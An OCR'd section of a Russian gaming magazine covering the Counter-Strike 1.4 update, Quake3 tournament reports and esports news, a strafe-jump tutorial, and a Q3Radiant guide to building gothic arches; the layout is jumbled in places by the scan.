Counter Strike 1.4
Ставим новую контру

Купил я тут анлим на выходные и решил: скачаюка свеженькую контру! И что бы ты думал!? Скачал! Вот решил поделиться впечатлениями, рассказать, что да как. Все-таки тебе выбирать - продолжать гамать в 1.3 или же рискнуть?

ENTER

Не ждали?!

Существует два варианта установки: полная установка и апдейт с версии 1.3. Если ты собираешься скачать свежачок с Инета, то предпочтительнее, конечно, апдейт. Угадай с трех раз, почему? Конечно, по размеру файла. Апдейт весит всего лишь 23,4 мб, в то время как полный инсталлятор - около 80 (если не больше). Для установки тебе потребуется: Counter-Strike 1.3, установленный на базе Half-Life 1.1.0.9. Контра 1.3 ставилась на предыдущую версию (1.1.0.8), но со старой Халфой свежак не попрет (будет выдаваться сообщение об ошибке загрузки client.dll). Так что нам потребуется также апдейт твоей старой халфы до версии 1.1.0.9.

Итак. Имеем: Контра 1.3 на базе HL 1.1.0.8.

Ставим:

1) патч для халвы (1108-1109)

2) патч для контры (1.3 - 1.4) (скачать можно на http://www.combat-folk.ru).


Узнать, на какой версии стоит твоя контра, можно по цифре в верхнем правом углу во время загрузки сервера.

Всегда играй с клиентскими настройками - hud_centerid 1, hud_fastswitch 1 - и знай, какая чувствительность мыши тебе больше подходит. Я лично играл с Sensitivity по дефолту (3), но сейчас перешел на 3.5. Думаю, это оптимальный показатель, чтобы навести прицел, не ругаясь при этом. Впрочем, решай сам.

Что новенького?

Итак. Сел я, значит, играть. Гружу. Вот сервер наконец создан, покупаю оружие, бегу. Первое, что бросается в глаза - это то, что ничего не бросается! :) На первый взгляд - ничего новенького. Оружия не прибавилось нисколько - а жаль. Ну ничего, купил Десерт, бегу. Настроение хорошее, дай, думаю, подпрыгну. Подпрыгнул! :) Оказывается, в новой контре не очень-то распрыгаешься! Скорость после прыжка на определенное время снижается. Типа - хилые люди свежак писали, думают, я после прыжка медленнее побегу. Ну что же, им виднее.

Вторая новость приятнее, но все-таки на любителя. Состоит она в том, что товарищи трупы (ака твои убитые СоТоварищи или проТивники) не исчезают в неизвестном направлении, а преспокойно лежат на своих законных местах. Так что не пугайся, если с крыши свисает террорюга - он дохлый :).



map overview

Многие из CS карт достаточно запутанны, имея коридоры, канализации, этажи и сложную структуру (de_dust2, de_prodigy, de_torn, de_storm), и, чтобы чувствовать себя как дома, надо достаточно долго играть на данной локации. Игрок не должен терять ни секунды на раздумье, куда же идти, чтобы попасть вон на ту площадь, а потом уж как получится. Я советую сходить на csnation.counter-strike.net/cs2d/cs2d.htm - скачать стратегические карты карт :). Всего 10-15 минут скитания по карте в одиночку с 2D планом перед глазами дают уже ощутимый эффект. Обрати внимание на респаун-точки обеих сторон, бомб-сайты и альтернативные пути к ним. Впрочем, для старых игроков и классических карт это тоже работает.



ТРУП-2002 options :)

Третья новость - подстройка точности. Новая концепция процента попадания - к примеру, если бежишь с пистолетом, прицел имеет обычный вид, присядешь - суженный (более точный), прыгнешь - расширенный. Четвертая новость, пожалуй, самая приятная. Это - чрезвычайное обилие режимов дохляка. Вместо привычного Free-Look, Free-Chase и Locked-Chase - юзабельный интерфейс ТРУП-2002 :). Он отчетливо (в зависимости от выпитого тобой накануне пива) просматривается на скриншоте. Рассмотрим основные режимы.

1. Locked Chase Cam - это уже знакомый нам режим, в котором мы привязаны к игроку и ничем не можем себе помочь, кроме как нажать Пробел и переключиться в режим № 2. Free Chase Cam - практически то же самое. Только можем вращаться вокруг игрока, как пьяные ежики.

3. Free Look - тут все понятно. Просто носимся по карте и никого не боимся.

4. First Person - все, привычные режимы кончились. Название этого режима говорит само за себя - смотрим на мир глазами какого-либо несчастного, который все еще бегает по карте с одним хелсом и думает, как бы попасть на небеса.

5. Free Map Overview - это кое-что чрезвычайно чайное (тьфу, новое!). Тут мы видим довольно отчетливую схему карты сверху и много синих, красных, желтых и прочих кружочков :). Синие - это контры, красные - терры. Желтые - заложники. Также с небес можно увидать бомбу.


6. Chase Map Overview - то же, что и №5, но тут мы может только наблюдать строго сверху за выбранным игроком, а в 5-м режиме мы можем свободно летать над картой.

Теперь посмотрим в меню Options. Там нас тоже ожидает много чего интересного.

У контры есть команды на все случаи жизни. Но не забывай, что после версии 1.3 они уже слышны соперникам, если они близко. Так что иногда лучше сохранять режим радиомолчания и переговариваться “жестами-телодвижениями”, которые известны только твоему клану. Конечно, можешь использовать VoiceCom и кричать в микрофон, но в клубе это, в основном, безумие, а в Инете с момедом эта фича тормозная.

Не упускай из виду, что боты не умеют лезть на спину собутыльников и забираться на высокие точки. Для этого тебе придется поэкспериментировать с друзьями.

Советую запустить игру с ботами (желательно с PODBot-ом), самому остаться в режиме spectator и вести наблюдение за игрой. Боты расскажут тебе много чего нового - где расположены т.н. Choke Point-ы, т.е. основные места схватки (например, тоннель и дорога под мостом в de_dust), места, где можно вскарабкаться, а ты даже не догадывался. Я, например, в свое время таким образом узнал, что в cs_italy можно ходить по многим крышам. Также боты, как обычно, выбирают самые лучшие места для кемперинга. Смотри и учись, студент!



Не забывай также использовать обычный чат (только для своих - клавиша U), а то как ты скажешь, например: “Двое в тоннель, остальные на бомб-сайт?”. Такие планирования лучше всего проводить, когда многие из твоей команды (включая тебя) превратились в духов и ждут следующего раунда.

Найди себе напарника! Будет лучше, если им станет твой друг в реале. Иметь напарника, на которого можно положиться и кто тебя прикроет, не думая о собственных фрагах, это не только ценные очки, но и 3-4 килограмма адреналина и мотив для дружбы. С ним ты сможешь спланировать операцию и выполнить ее гораздо эффективнее, чем с незнакомыми тиммемберами. Лучше, если таких друзей будет больше (не более 4-5).



Если тебе лень наблюдать за “тупыми” ботами, тогда можно пойти другим путем. Вызывай тетю консоль и набери команду “waypoint on” - перед тобой предстанут все секреты карты, ну, почти все, это зависит от *.wpt файла. Зеленые столбы - это путь движения ботов (или игрока), фиолетовые - точки прыжка. Голубые столбики - это места для кемперинга. Встань в эту точку и увидишь одну или две линии, обозначающие контролируемые углы при кемперинге. Советую тебе запомнить именно голубые поинты. Надоест, набери “waypoint off”. Считай, что пара месяцев опыта на данной карте у тебя уже в кармане. И тебя еще ни разу не убили ;). Гуманный метод.



Используй радио! Многие игроки так не поступают, а потом удивляются, почему их размазали по стене. Выпиши на лист все команды радио со своими клавишными комбинациями и запомни. Заставь “своих” сделать то же самое и активно юзай их в игре. При этом всегда следи за радаром. Когда свой говорит - “I’m in position”, “Sector Clear” или “Enemy Spotted”, это тебе ничего не даст, если не обращать внимания на радар. Есть спецутилиты, которые при таких командах автоматически добавляют местоположение напарника (например, в cs_italy увидишь такое: “Need Backup! - Hostage House”), но вряд ли тебе дадут притащить свой конфиг файл в клуб, и к тому же читай дальше…

1. Show Scores - тебе не надо будет держать TAB. Окно с фрагами будет висеть на экране.

2. Auto Director - я так и не узнал, что это такое. Ничего особенно не меняется.

3. Picture-In-Picture - вот это рулз полный! Если ты в режиме Overview, то в окне в левом верхнем углу будет отображаться что-то типа нашенского CHASE CAM, а если ты в основном окне юзаешь CAM или Free-Look, то в углу будет схема карты. В общем, смотри скриншот.

4. Settings - тут опции показа всякой лабуды типа сообщений, имен игроков, статуса вверху экрана и т.д.

5. Help - тут выдается маленькое справочное оконце.

Итог

Я бы рекомендовал в обязательном порядке поставить эту контру во все компьютерные клубы: если убьют, то не помрешь со скуки - будешь юзать ТРУП-2002 ;). Нужна ли новая версия тебе на дому - решать тебе.

EXIT

Polosatiy (polostiy@cyberfight.ru)



Дневник Полосатого

После возвращения московского клана ForZe из Германии, где они выиграли европейский чемпионат по Quake3 4x4 (CPL Cologne 2002), их ждало новое испытание, уже в Москве. А именно еще один турнир 4x4, но уже с участием сильнейших московских команд, которые из-за ограничения по возрасту не смогли принять участие в турнире CPL.

ENTER

Итак, небольшой отчет о тимплейном турнире в клубе Monster City 3 с участием лучших команд России: ForZe, c58, TMP.
Первая часть турнира была отборочной для множества команд и проходила в двух клубах Monster City. В результате однодневной разборки в финал попали пять команд, которых уже ждали перечисленные выше акулы Кваки. Получилось восемь команд для финальной части соревнований: ForZe, c58, TMP, TMP-2, MT, Shine, Cowboyz, Galaxy-tR.

Игры проходили по групповой системе, и во вторую группу попали TMP и c58. Последний раз между собой эти команды встречались аж в декабре прошлого года, и тогда верх взяла TMP. На этот раз все было по-другому, наша команда с опытом, приобретенным в Euro Cup 5 (европейский турнир Q3 4x4), выглядела очень хорошо, и мы обыграли TMP со счетом 2:0 (124:103 на ospdm6, 122:118 на ospdm5). Оставшиеся матчи мы выиграли без проблем и в полуфинале попали на команду, занявшую второе место в группе 1 - Mirrors team.

Вторую полуфинальную пару составили ForZe и TMP, и это была по-настоящему захватывающая игра. Никто и не предполагал (кроме самих игроков TMP), что ForZ'ам сможет составить конкуренцию какая-либо российская команда. Учитывая то, что ForZe приехали на турнир в MC3 новоиспеченными чемпионами Европы, а TMP и c58, наоборот, только-только


Турнир в Monster City 3


c58 и второе место: победа или поражение?

Самый известный киберспортсмен в мире американец Джон "Фататили" Вендел практически полностью сконцентрировался на игре Counter-Strike, что делает эту игру еще популярнее. В данный момент Фаталити присоединился к известному американскому CS клану 3D и уже успел выиграть с этой командой свой первый турнир. Турнир под названием Battle проходил в Бостоне, и пятерка игроков (3D-Smeez, 3D-br0nx, 3D-Jaden, Fatality и какой-то Darren) выиграла 2.000 $, обыграв в финале клан LD.
Фаталити уже как год играет в Counter-Strike, но пока еще не достиг значительных результатов. У него появится шанс на летнем турнире CPL, призовой фонд которого составит 100.000 $ (25.000 $ за первое место). Игрок заработал приличную кучу денег, играя в Quake3, но в последних турнирах его постоянно преследовали неудачи. Многие думали, что это временное невезение, а Фаталити тем временем вовсю тренировался в Alien vs Predator 2 и спустя некоторое время выиграл автомобиль Ford Focus, подтвердив тем самым звание самого удачливого киберспортсмена. Посмотрим, что у него получится в Counter-Strike.


Гроза Quake Джон «Фаталити» Вендел, переквалифицировался на Counter Strike.

В конце мая в подмосковном городе Иваново прошел турнир по Counter-Strike. Изначально этот турнир был анонсирован как один из крупнейших по размеру призового фонда за последнее время, но, по рассказам очевидцев, не все было так гладко. Вместо заявленных 1.500$ призы выдали игровым железом, а машины, на которых пришлось играть качество организации турнира явно не дотягивали до уровня крупного соревнования. Несколько удивили финальные результаты. Клан M19, который был непобедимым в России в течение последнего года, проиграл второй чамп подряд, на этот раз заняв аж третье место:

1 место - cN (Питер)
2 место - Aq (Питер)
3 место - M19 (Питер)
4 место - Team c58 (Москва)


В Минске, Беларусь, прошел дуэльный минитурнир по Q3 на 16 человек. Среди участников были практически все сильнейшие игроки Беларуси, которые неплохо зарекомендовали себя в играх и с москвичами, но на этот раз бились сугубо между собой. На турнире игрались следующие карты: ztn3tourney1, q3tourney2, pro-q3tourney4. Места распределились следующим образом:

1 место - c58-ImmortaL
2 место - sv'cherya
3 место - c58-Keep3r
4 место - c58-MadMouSe

Похожий дуэльный Q3 турнир для 16 лучших квакеров прошел в Киеве. Это был четвертый чемпионат из серии Kiev Elite 16, и в призерах оказались следующие игроки:

1 место - tmp-esk1
2 место - vp.TerminatoR
3 место - kpd.Part1zan
4 место - vp.Outlander

В Екатеринбурге в начале июня прошел чемпионат на кубок Самсунга, в целом ничем не примечательный, за исключением того, что среди победителей фигурирует 11-летняя девочка :P. Зовут ее Natka, и на турнире она стала победительницей в номинации CS 5x5 (с командой 1st), а также заняла 2 место в турнире Quake3 Free for All. Некоторое время назад эта девочка уже принимала участие в одном турнире по Quake3 и обыграла нескольких неплохих игроков, но уступила более опытным квакерам. На этот раз ей повезло больше, и она выиграла один из велосипедов с CS командой (странный приз для киберспорта). Как видно, девочка универсальная и играет во все, что нравится. В общем, смотрите результаты этих турниров:


Natka: одинадцатилетняя кибер-отец… кибер- мать?

Counter-Strike:
1 место - 1st (Otmor, Mayhem, Bimbol, The Toyota, Natka) - 5 велосипедов
2 место - Block Post (Groover, Grand, Flash, Wild, “DreaM”Spartak) - 5 стереомагнитол
3 место - Aka - 5 фотоаппаратов

Quake3 Free for All:
1 место - zlo-Xxl
2 место - Natka
3 место - grk.Molton

Определены финалисты пятого сезона самого престижного европейского тимплейного Q3 турнира Euro Cup 5. В турнире принимали участие и русские команды, но обе сошли с дистанции еще в групповых раундах. Team c58 заняла последнее место в своей группе, а ForZe - четвертое место в своей. Тем не менее ForZe все-таки удалось попасть в плей-офф из-за того, что команда, занявшая третье место, распалась. Однако в следующей игре ForZe проиграли со счетом 0:3 клану eXtreme. На данный момент осталось всего четыре клана, которые будут выяснять отношения в голландском городе Роттердам 13 и 14 июля. Это шведы ICE cLIMBERS и p1mps, англичане Unreal и голландцы Deegroller.

приспособились к изменениям в своих составах (у c58 вместо Морфея играл Ельвира, а у TMP вместо аHкинда - Джибо). Итак, игра началась.

Первая карта - ospdm5. В течение всего матча команды показывали равную игру, но TMP стреляли лучше, и ближе к концу игры они добились разрыва во фрагах в свою сторону и победили со счетом 146:133. Этого не ожидал никто, но им нужно было выиграть еще одну карту.
Вторая карта - cpm4. Опять превосходство TMP в течение всей игры, но под конец сказался опыт ForZe, и они победили.

Третья карта - q3dm14tmp. Это одна из лучших карт ForZe, но в начале игры творилось что-то невероятное. TMP где-то к пятой минуте повели со счетом 50:15 (ну или где-то так). ForZe просто разлетались как щепки, а TMP бегали и штамповали. Но, опять же, им не хватило опыта. ForZe захватили красный армор, начали забирать все Квады и выиграли в 10 фрагов (112:102).

В это время c58 без особых проблем обыграли Mirrors team. Хотя счет и был напряженным, но сама игра довольно спокойная - мы были уверены в победе. В итоге 2:0 по картам в пользу c58 (146:135 на ospdm6, 144:124 на cpm4).

Финал отцов - ForZe против Team c58. Это был главный матч турнира, и обе команды долго настраивались морально перед игрой. Первой картой была ospdm5, и весь матч борьба шла фраг в фраг. В самом конце кто-то из игроков команды c58 совершил глупую ошибку, что позволило ForZe сделать небольшой разрыв во фрагах. c58 ничего не оставалось, кроме как лезть на врага с чем попало, но это не помогло. Победа ForZe со счетом 135:125.
Вторая карта - q3dm14tmp. С самого начала игры ForZe повели с преимуществом где-то в 20 фрагов, но в середине матча c58 удалось перехватить инициативу и даже повести в счете. Но концовка опять за ForZe, и они побеждают на 15 фрагов (112:97) и выходят в супер-финал.
Финал лузеров - c58 против TMP. Нам казалось, что эта игра будет повторением встречи в групповых матчах, но не тут-то было. TMP, окрыленные победой на ospdm5 над



ForZe, оказали мощнейшее сопротивление нашей команде. Первая карта за TMP (131:112 на ospdm5).
Вторая карта - ospdm6. Начало игры за TMP, но середину и концовку матча c58 сыграли значительно увереннее. Победа со счетом 141:125 и 1:1 по картам.
Третья карта определялась монеткой, и нам выпало играть cpm4, а это наша худшая карта. Некоторые из c58 (я в том числе) уже подумали, что нам не одолеть TMP, но игра, как ни странно, складывалась довольно удачно. В течение всего матча мы держали разрыв по фрагам, который сделали с самого начала, и уверенно победили со счетом 122:100.

Супер-финал - ForZe против Team c58. К сожалению, игры не получилось, так как немногие из нашей команды верили в то, что мы сможем выиграть четыре карты подряд (таковы правила турнира). Одновременно с этим у меня поднялась сильная температура, и после пяти минут первой игры на ospdm6 мы все дружно поздравили ForZe с первым местом и поехали в офис Киберфайта праздновать наше вторе место :). Третье место за TMP, а четвертое за командой Mirrors.



Polosatiy (polosatiy@cyberfight.ru)

Двигай телом!
Стрейф-джамп и распрыжка

ENTER

Эта статья посвящена новичкам Quake3, которые только-только поняли суть игры и хотели бы продвигаться дальше. Как раз о продвижении (точнее, о передвижении) мы и поговорим. Очень важным элементом игры является умение двигаться. Перемещаться по уровню, догонять врага, убегать от него. Добираться до важных предметов. Все эти приемы невозможны без определенных навыков передвижения. В Quake2 и Quake3 очень много разнообразных трюков и приемов, дающих преимущество в игре, но при этом не являющихся читами. У профессиональных игроков все приемы получаются практически стопроцентно, и вот что нужно знать новичку.

Самое главное - это производительность машины. Чем больше у тебя FPS (кадров в секунду), тем лучше (включи cg_drawFPS 1 и посмотри, что он показывает), потому что некоторые из трюков не будут получаться при FPS ниже 100. Поэтому:

1) Обязательно постарайся настроить свой комп на максимальную скорость. Самое время включить на минимум все графические настройки, уменьшить детализацию, отрубить музыку и т.д.

2) Дальше. Предположим, что после оптимизации машина показывает около 60 (или 75) FPS. Тут следует проверить следующее: в настройках многих 3D акселераторов по умолчанию включена опция "Sync buffer swaps to monitor refresh rate" (или выключена "Don't sync buffer swaps to monitor refresh rate").
Это означает, что если в игре монитор работает с частотой 60 Hz или 75 Hz, то с этой опцией твой 3D акселератор будет стараться работать со скоростью не выше 60 или 75 FPS соответственно. Это логично для создателей видеокарт, но нелогично для квакеров. Поэтому синхронизацию нужно отключить.

3) Допустим, теперь FPS упорно держится около 85. На этот раз его ограничивает переменная под названием COM_MAXFPS. Она определяет число пакетов, пересылаемых от клиента серверу, и по умолчанию равна "85". Нам же нужно где-нибудь "120".

Теперь, после того как ты все настроил, еще раз последи в игре за значением, которое нам рисует счетчик FPS (cg_drawFPS 1). Оно должно варьироваться от примерно 40 (или около того) во время боя или когда ты смотришь на открытое пространство уровня и достигать 100-140, когда ты смотришь в пол, стену или в "космос".

В качестве теста можно попробовать прыжок на уровне q3dm13tmp к Мегахелсу с пола. Подходи и прыгай вперед (я всегда еще жму и стрейф), только не отпускай в прыжке клавиши "прыжок/вперед". Если долетишь, значит все в порядке. Если нет, то можно проверить еще пару переменных...

4) G_SYNCRONOUSCLIENTS - эта переменная отвечает за синхронизацию клиентов для записи демок в игре. По умолчанию эта переменная равна "0". Если ее включить ("1"), то ты на своей машине сможешь записывать демки (record "demoname"). Но, по некоторым причинам, из-за действия этой переменной значительно ухудшается управление в игре, и сделать многие трюки становится невозможно. Поэтому, если вдруг она у тебя включена, выключай ее на фиг!

После того как твой компьютер настроен, самое время приступить к трюкам (прыжкам). Одним из основных прыжков во многих 3D-шутерах является стрейф-джамп. Без него нельзя играть в Quake2, Quake3 и в игры, сделанные на кваковских движках.

Как сделать стрейф-джамп?
Стрейф-джамп выполняется довольно просто. Нужно одновременно нажать стрейф (+moveleft/moveright), вперед (+forward) и прыжок (+moveup) или же одновременно стрейф и вперед, а затем прыжок.

Базовый стрейф-джамп. От него исходят все остальные виды прыжков. Базовый стрейф-джамп объясняется на примере стрейф-джампа на q3tourney4 на втором этаже в комнате с Рейлганом. Подходишь к аптечке и смотришь на стену перед собой или в сторону джампада, но никак не на то место, куда собираешься прыгать. Начинаешь движение вперед (+forward), а затем, на самом краю платформы, нажимаешь стрейф в нужную сторону и прыжок (+moveright и +moveup/+moveleft), не отпуская при этом вперед (+forward), и делаешь поворот головы в ту сторону, куда прыгаешь. Секрет прыжка заключается в этом самом повороте головы, за счет которого и происходит ускорение. Именно для этого изначально не надо смотреть на место прыжка, для того чтобы было, куда вертеть головой.

Распрыжка - самая полезная разновидность стрейф-джампа. Это усеченный вариант стрейф-джампа, и суть распрыжки в том, что поворот головы не оказывает существенного влияния и нужен лишь в очень укороченном виде - для разгона. Распрыжка состоит из двух и более стрейф-джампов, которые обычно чередуются в обе стороны, хотя можно делать разгон и в одну сторону. С помощью распрыжки можно существенно увеличить скорость при перемещении по уровню.

Ну, для начала, пожалуй, хватит. На распрыгивание уходит обычно довольно много времени и усилий, так что тренируйся, а в следующем номере я тебя еще чему-нибудь научу! :)



Александр “xtracer” Логинов (http://www.gamemag.ru)

Q3Radiant хинтс энд типс

Если ты не знаешь, как извратиться со своим левелом

Закончился чемпионат мира по футболу, страсти постепенно утихли, шпана разбежалась по подворотням, а палящие лучи среднеевропейского солнца выгоняют тебя на поверхность водоемов, прудиков и сточных канав. Не стоит поддаваться зову плоти - сосредоточь мозговые волны, крепче сожми клавиатуру и назло всем запускай Q3Radiant, ведь сегодня мы поговорим о создании самых сложных игровых объектов - готических арок.

ENTER

Арки и время

Если ты читал предыдущие выпуски нашего бесконечного тутариала, то ты должен помнить небольшой урок о создании простенькой окружности в стене одного из прилежащих уровней. Для тех, кто забыл, хочу напомнить, что, используя последовательность “Selection”>”CSG”>”Subtract” >”Curve”>”End Cap”, мы получили правильной формы арку в недавно прямоугольном проеме. Затем, используя “Curve”>”Cap”>”Inverted Endcap”, мы завершили операцию, придав краям необходимую гладкость. Но полученный результат сложно назвать настоящей средневековой аркой. Пример правильной средневековой арки ты можешь найти в таких играх, как RTWC или в самой Quake 3: Arena на уровне House Of Pain (q3dm2). Здесь арка обладает высокой детализацией, правильной формой и является важным украшением окружающего пейзажа. Что же, давай попробуем создать нечто подобное, взяв за основу тутариал г-на Eutectic. Используя решения Eutectic, мы внесем несколько изменений в процесс создания арки, что не только упростит процесс производства, но и позволит добавить несколько специальных эффектов.




Рис.1 Недостижимый оригинал в House Of Pain

Анализ и копирование

В своем учебнике Eutectic использует за основу арку из House Of Pain, копируя основные характеристики модели из консоли. Мы повторим этот эксперимент, так как он может оказаться достаточно важным при создании ваших собственных уровней в будущем. Для начала определим те shaders, что используются для создании арки в House Of Pain, и как они взаимодействуют друг с другом при образовании соответствующей конструкции. Для этого зададим команду shaderlist, которая выведет нам список всех shaders, используемых при конструкции карты. Так как список может занимать несколько печатных страниц, то мы сохраним его в отдельный файл. Для этого запустите игру и загрузите карту q3dm2. Затем вызови консоль и набери следующую последовательность команд:



Рис.2 Структура арки

/clear
/shaderlist
/condump q3dm2_shaderlist.txt

Весь список будет сохранен в текстовый файл q3dm2_shaderlist.txt. Ты можешь просмотреть весь список самостоятельно и выбрать правильные shaders, но лучше прибегнуть к уже выбранному списку:

*** gothic_wall/dm5_archifin -** основной face brush
*** gothic_trim/supportborder -** поверхность колонн
*** gothic_trim/supportborderside -** стороны колонн
*** gothic_door/archpart1 -** поверхность верхней части колонн
*** gothic_door/archpart2 -** стороны верхних частей колонн
*** gothic_trim/pitted_rust3 -** верхние и нижние части колонн
*** gothic_trim/pitted_rust3 -** изгиб арки

Внимательно посмотри на рисунок 2

1. Вверху находится основная деталь нашей модели, в которой пересекаются внутренние грани составляющих нашей арки.
2. Левая часть является наиболее важной частью арки, так как служит основной всей конструкции.
3. Вверху находится прямоугольный блок с черепом, плавно состыкованный с основной моделью.




Рис.3 Заготовка для будущей арки

4. Справа мы видим точно такой же прямоугольный блок.

Получив правильное представление о пропорциях будущей арки, ты можешь приступить непосредственно к проектированию. Чтобы не тратить время зря, возьмем за основу данные Eutectic:

* **Основная арка:** 176 ширина х 48 глубина Х 384 высота.
* **Колонны:** 32 ширина х 80 глубина Х 208 высота.

* **Прямоугольные блоки на вершине колонны:** 40 ширина х 88 глубина Х 32 высота.

Теперь нарисуй основные объекты, как это показано на рисунке 3. Если ты забыл последовательность действий, то сходи за предыдущими номерами Хакера к приятелю или запишись в библиотеку. Второе тебе поможет в отдаленном будущем. При отрисовке объектов используй максимально насыщенную сетку, иначе ты не сможешь получить необходимые параметры изображения. Используй X для придания макету будущей арки правильной формы, как это показано на рисунке 3.

Два пути к одной цели

Для достижения конечного результата, то есть финальной конструкции, мы можем прибегнуть к двум разным способам. Самым простым здесь кажется сгибание боковых колонн в дугу, как это показано на рисунках 4 и 5. Но здесь возникает сразу несколько проблем. Во-первых, две согнутых поверхности плохо состыковываются, и, как отмечает тот же Eutectic, на подбор правильной длины колонны может быть потрачено больше усилий, чем на создание всего уровня. Кроме того, дальнейшая подгонка трех объектов с достижением аркой сглаженной формы может превратиться в на-

6). Теперь, используя знакомую тебе по предыдущим урокам клавишу "V", ты должен передвинуть вершины, как это показано на рисунке 7. В результате у тебя должна получиться дуга правильной формы. Проследи, чтобы в режиме X и Z все точки совпадали с основанием конструкции. Не снимая окрашивания с конструкции, используй последовательность "Curve">"Thicken" и выставь глубину арки на 80. Этого должно хватить. Прежде чем начать генерировать внутренние и внешние стороны арки, убедись, что у тебя стоит галочка на seams, как это показано на рисунке 8. Ты, конечно, можешь удалить невидимые стороны конструкции, как это советует в

очень ровная и красивая арка (рис. 9) с немного острыми краями. Безусловно, мы могли бы их сгладить для достижения максимального эффекта, но это уже тема для отдельного урока.

Немного воды

Как я обещал в нашем предыдущем уроке, мы рассмотрим один из путей оживления окружающего мира водной гладью. И несмотря на то, что вода в Quake3: Arena далека от современных стандартов в области трехмерной графики с обязательным отражением окружающего мира и динамичностью, вода все же необходима. Для начал определим, какие




Рис.4 Неудачное сгибание боковых колонн




Рис.5 Еще неудачное сгибание боковых колонн




Рис.6 Создаем simple patch




Рис.8 Убедись, что у тебя стоит галочка на Seams

текстуры наиболее подходят для воды. Таких текстур в оригинальной Quake 3: Arena всего шесть штук. Находятся они в соответствующей папке и имеют вокруг себя белую рамку. Тебе необходимо выбрать необходимую текстуру и наложить на экспортированный из любого уровня Water Brush. Последний прекрасно растягивается в рамках любой площади и может спокойно пересекаться с другим объектами. Для придания воде

В следующих выпусках

